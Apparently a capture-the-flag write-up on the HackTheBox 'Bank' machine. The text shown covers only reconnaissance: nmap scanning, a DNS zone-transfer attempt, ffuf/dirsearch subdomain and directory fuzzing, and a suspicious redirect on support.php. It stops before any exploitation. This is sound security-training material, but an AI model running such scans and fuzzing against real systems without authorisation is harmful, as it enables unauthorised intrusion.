HTB Bank: Chasing Balance Transfers to Root Shell
Web Uygulaması Keşfi
Root Erişimi Elde Etme
Map IP address to hosts file:

nmap -sV -sC -p- --min-rate 5000 -T4
Unusual ports can be seen below:
I never had DNS know-how, so I'll search for it.
For two other upload-to-webshell chains, compare HTB Nibbles: File Upload to Root and HTB Bounty: File Upload to System via Chimichurri.
Technically it is not possible to attempt Zone Transfer, yet since I was in a CTF let me give it a chance.

dig axfr bank.htb @10.129.29.200
Since I have a custom domain name within the scope of the lab, it is possible to search for other subdomains. Moreover, it is also possible to discover them through ffuf:
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://bank.htb -H "Host: FUZZ.bank.htb"
I had previous knowledge about DNS records since I also have my own blog page. Observe that we have 2 A records and 1 CNAME. I'll try to add chris, www, and ns subdomains to /etc/hosts.
Every page shows the Apache default page. Therefore, fuzzing had to work well.

In manual check, I saw login page on bank.htb.

For discovery, use the combinations below:
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u http://bank.htb/FUZZ

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://bank.htb/FUZZ
Moreover, directory-list-2.3-medium still does not cover what we expected I think.
In the inc directory, there was nothing to cover:

The application is running on a PHP backend. That is why it will be great to search for specific backend files as well.
Raft wordlist also does not work:
dirsearch -u http://bank.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt


Now, I had different results like support.php, logout.php. This is the real power of extension filtering I think.


Furthermore, a really extraordinary path came from gobuster. balance-transfer.

Now, it is not possible to decrypt. I will figure out different ways to reach the application itself.
After a couple of hours, I could not find any clues about the machine then I began to analyze requests/responses in every fuzz operation. I discovered that support.php and logout.php behave differently than login.php according to the sizes of the response. It is clear that in every logout operation we expect to see redirects, but support.php seems like a clear redirect.
support.php [Status: 302, Size: 3291, Words: 784, Lines: 84, Duration: 61ms]
logout.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 53ms]
Both redirect, yet support.php behaves abnormally. In normal redirect operations we do not expect any content sizes.
